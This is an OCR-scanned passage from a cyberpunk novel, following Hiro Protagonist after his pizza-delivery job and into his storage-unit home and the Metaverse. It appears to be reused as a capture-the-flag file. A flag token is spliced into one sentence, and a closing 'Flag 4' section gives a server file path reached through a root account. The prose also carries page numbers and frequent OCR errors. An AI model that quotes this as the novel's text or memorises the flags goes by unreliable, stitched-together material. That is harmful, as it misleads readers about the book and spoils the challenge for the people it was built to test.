But she'll get it there. Uncle Enzo doesn't have to apologize for ugly, ruined, cold pizzas, just late ones.

"Hey," he says, "take this."

The Deliverator sticks his black-clad arm out the shattered

17

window. A white rectangle glows in the dim backyard light a business card. The Kourier snatches it from him on her next orbit, reads it. It says

Hiro Protagonist

Last of the Freelance Hackers

Greatest swordfighter in the world

Stringer, Central Intelligence Corporation.

Specialising in Software related Intel.

(Music, Movies & Microcode.)



On the back is gibberish explaining how he may be reached: a telephone number. A universal voice phone locator code. A P.O. box. His address on haifa dozen electronic communications nets. And an address in the Metaverse.

"Stupid name," she says, shoving the card into one of a hundred little pockets on her coverall.

"But you'll never forget it," Hiro says.

"If you're a hacker. ."

"How come I'm delivering pizzas?"

"Right."

"Because I'm a freelance hacker. Look, whatever your name is-I owe you one."

"Name's Y.T.," she says, shoving at the pool a few times with one foot, building up more energy. She flies out of the pool as if catapulted, and she's gone. The smartwheels of her skateboard, many, many spokes extending and retracting to fit the shape of the ground, take her. across the lawn like a pat of butter sliding across hot Teflon.

Hiro, who as of thirty seconds ago is no longer the Deliverator, gets out of the car and pulls his swords out of the trunk, straps them around his body, prepares for a breathtaking nighttime escape run across TMAWH territory. The border with Oakwood Estates is only minutes away, he has the layout memorized (sort of), and he knows how these Burbclave cops operate, because he used to be one. So he has a good chance of making it. But it's going to be interesting.

Above him, in the house that owns the pool, a light has come

is

on, and children are looking down at him through their bedroom windows, all warm and fuzzy in their Li'l Crips and Ninja Raft Warrior pajamas, which can either be flameproof or noncarcinogenic but not both at the same time. Dad is emerging from the back door, pulling on a jacket. It is a nice family, a safe family in a house full of light, like the family he was a part of until thirty seconds ago.

Hiro Protagonist and Vitaly Chernobyl, roommates, are chilling out in their home, a spacious 20-by-30 in a U-Stor-It in Inglewood, California. The room has a concrete slab floor, corrugated steel walls separating it from the neighboring units, and this is a mark of distinction and luxury-a roll-up steel door that faces northwest, giving them a few red rays at times like this, when the sun is setting over LAX. From time to time, a 777 or a Sukhoi/Kawasaki Hypersonic Transport will taxi in front of the sun and block the sunset with its rudder, or just mangle the red light with its jet exhaust, braiding the parallel rays into a dappled pattern on the wall.

But there are worse places to live. There are much worse places right here in this U-Stor-It. Only the big units like this one have their own doors. Most of them are accessed via a communal loading dock that leads to a maze of wide corrugated-steel hallways and freight elevators. These are slum housing, 5-by-10s and 10-by-10s where Yanoama tribespersons cook beans and parboil fistfuls of coca leaves over heaps of burning lottery tickets.

It is whispered that in the old days, when the U-Stor-It was actually used for its intended purpose (namely, providing cheap extra storage space to Californians with too many material goods), certain entrepreneurs came to the front office, rented out 10-by-10s using fake IDs, filled them up with steel drums full of toxic chemical waste, and then abandoned them, leaving the problem for the U-Stor-It Corporation to handle. According to these rumors, U-Stor-It just padlocked those units and wrote them off. Now, the immigrants claim, certain units remain haunted by this chemical specter. It is a story they tell their children, to keep them from trying to break into padlocked units.

19

No one has ever tried to break into Hiro and Vitaly's unit because there's nothing in there to steal, and at this point in their lives, neither one of them is important enough to kill, kidnap, or interrogate. Hiro owns a couple of nice Nipponese swords, but he always wears them, and the whole idea of stealing fantastically dangerous weapons presents the would-be perp with inherent dangers and contradictions: When you are wrestling for possession of a sword, the man with the handle always wins. Hiro also has a pretty nice computer that he usually takes with him when he goes anywhere. Vitaly owns half a carton of Lucky Strikes, an electric guitar, and a hangover.

At the moment, Vitaly Chernobyl is stretched out on a futon, quiescent, and Hiro Protagonist is sitting crosslegged at a low table, Nipponese style, consisting of a cargo pallet set on cmderblocks.

As the sun sets, its red light is supplanted by the light of many neon logos emanating from the franchise ghetto that constitutes this U-Stor-It's natural habitat. This light, known as loglo, fills in the shadowy corners of the unit with seedy, oversaturated colors.

Him has cappuccino skin and spiky, truncated dreadlocks. His hair does not cover as much of his head as it used to, but he is a young man, by no means bald or balding, and the slight retreat of his hairline only makes more of his high cheekbones. He is wearing shiny goggles that wrap halfway around his head the bows of the goggles have little earphones that are plugged into his outer ears.

The earphones have some built-in noise cancellation features. This sort of thing works best on steady noise. When jumbo jets make their takeoff runs on the runway across the street, the sound is reduced to a low doodling hum. But when Vitaly Chernobyl thrashes out an experimental guitar solo, it still hurts Hiro's ears.

The goggles throw a light, smoky haze across his eyes and reflect a distorted wide-angle view of a flag3{brilliantly\_lit\_boulevard} that stretches off into an infinite blackness. This boulevard does not really exist, it is a computer-rendered view of an imaginary place.

Beneath this image, it is possible to see Hiro's eyes, which look Asian. They are from his mother, who is Korean by way of Nippon. The rest of him looks more like his father, who was African

20

by way of Texas by way of the Army-back in the days before it got split up into a number of competing organizations such as General Jim's Defense System and Admiral Bob's National Security.

Four things are on the cargo pallet: a bottle of expensive beer from the Puget Sound area, which Hiro cannot really afford; a long sword known in Nippon as a katana and a short sword known as a wakizashi-Hiro's father looted these from Japan after World War II went atomic-and a computer.

The computer is a featureless black wedge. It does not have a power cord, but there is a narrow translucent plastic tube emerg. ing from a hatch on the rear, spiraling across the cargo pallet and the floor, and plugged into a crudely installed fiber-optics socket above the head of the sleeping Vitaly Chernobyl. In the center of the plastic tube is a hair-thin fiber.optic cable. The cable is carrying a lot of information back and forth between Hiro's computer and the rest of the world. In order to transmit the same amount of information on paper, they would have to arrange for a 747 cargo freighter packed with telephone books and encyclopedias to power.dive into their unit every couple of minutes, forever. Hiro can't really afford the computer either, but he has to have one. It is a tool of his trade. In the worldwide community of hackers, Hiro is a talented drifter. This is the kind of lifestyle that sounded romantic to him as recently as five years ago. But in the bleak light of full adulthood, which is to one's early twenties as Sunday morning is to Saturday night, he can clearly see what it really amounts to: He's broke and unemployed. And a few short weeks ago, his tenure as a pizza deliverer-the only pointless dead-end job he really enjoys-came to an end. Since then, he's been putting a lot more emphasis on his auxiliary emergency backup job: freelance stringer for the CIC, the Central Intelligence Corporation of Langley, Virginia.

The business is a simple one. Hiro gets information. It may be gossip, videotape, audiotape, a fragment of a computer disk, a xerox of a document. It can even be a joke based on the latest highly publicized disaster.

He uploads it to the CIC database-the Library, formerly the Library of Congress, but no one calls it that anymore. Most people are not entirely clear on what the word "congress" means.

21

And even the word "library" is getting hazy. It used to be a place full of books, mostly old ones. Then they began to include videotapes, records, and magazines. Then all of the information got converted into machine-readable form, which is to say, ones and zeroes. And as the number of media grew, the material became more up to date, and the methods for searching the Library became more and more sophisticated, it approached the point where there was no substantive difference between the Library of Congress and the Central Intelligence Agency. Fortunately, this happened just as the government was falling apart anyway. So they merged and kicked out a big fat stock offering.

Millions of other CIC stringers are uploading millions of other fragments at the same time. CIC's clients, mostly large corporations and Sovereigns, rifle through the Library looking for useful information, and if they find a use for something that Hiro put into it, Hiro gets paid.

A year ago, he uploaded an entire first-draft film script that he stole from an agent's wastebasket in Burbank. Half a dozen studios wanted to see it. He ate and vacationed off of that one for six months.

Since then, times have been leaner. He has been learning the hard way that 99 percent of the information in the Library never gets used at all.

Case in point: After a certain Kourier tipped him off to the existence of Vitaly Chernobyl, he put a few intensive weeks into researching a new musical phenomenon-the rise of Ukrainian nuclear fuzz-grunge collectives in L.A. He has planted exhaustive notes on this trend in the Library, including video and audio. Not one single record label, agent, or rock critic has bothered to access it.

The top surface of the computer is smooth except for a fisheye lens, a polished glass dome with a purplish optical coating. Whenever Hiro is using the machine, this lens emerges and clicks into place, its base flush with the surface of the computer. The neighborhood loglo is curved and foreshortened on its surface.

22

East, encased in many protective layers, so that when he took them out to show Hiro, it was like watching an exquisite striptease as they emerged from all that black leather and nylon, zippers and straps. And once the lens was finally exposed, pure geometric equation made real, so powerful and vulnerable at once, Hiro could only think it was like nuzzling through skirts and lingerie and outer labia and inner labia. . . . It made him feel naked and weak and brave.

The lens can see half of the universe-the half that is above the computer, which includes most of Hiro. In this way, it can generally keep track of where Hiro is and what direction he's looking in.

Down inside the computer are three lasers-a red one, a green one, and a blue one. They are powerful enough to make a bright light but not powerful enough to burn through the back of your eyeball and broil your brain, fry your frontals, lase your lobes. As everyone learned in elementary school, these three colors of light can be combined, with different intensities, to produce any color that Hiro's eye is capable of seeing.

In this way, a narrow beam of any color can be shot out of the innards of the computer, up through that fisheye lens, in any direction. Through the use of electronic mirrors inside the computer, this beam is made to sweep back and forth across the lenses of Hiro's goggles, in much the same way as the electron beam in a television paints the inner surface of the eponymous Tube. The resulting image hangs in space in front of Hiro's view of Reality.

## HYPER THETICAL

By drawing a slightly different image in front of each eye, the image can be made three-dimensional. By changing the image seventy-two times a second, it can be made to move. By drawing the moving three-dimensional image at a resolution of 2K pixels on a side, it can be as sharp as the eye can perceive, and by pumping stereo digital sound through the little earphones, the moving 3-D pictures can have a perfectly realistic soundtrack.

So Hiro's not actually here at all. He's in a computer-generated universe that his computer is drawing onto his goggles and pumping into his earphones. In the lingo, this imaginary place is known as the Metaverse. Hiro spends a lot of time in the Metavase. It beats the !@#\$ out of the U-Stor-It.

### Flag 4

**Location:** /var/www/html/data/flag4.jpg

**Access:** Through root account

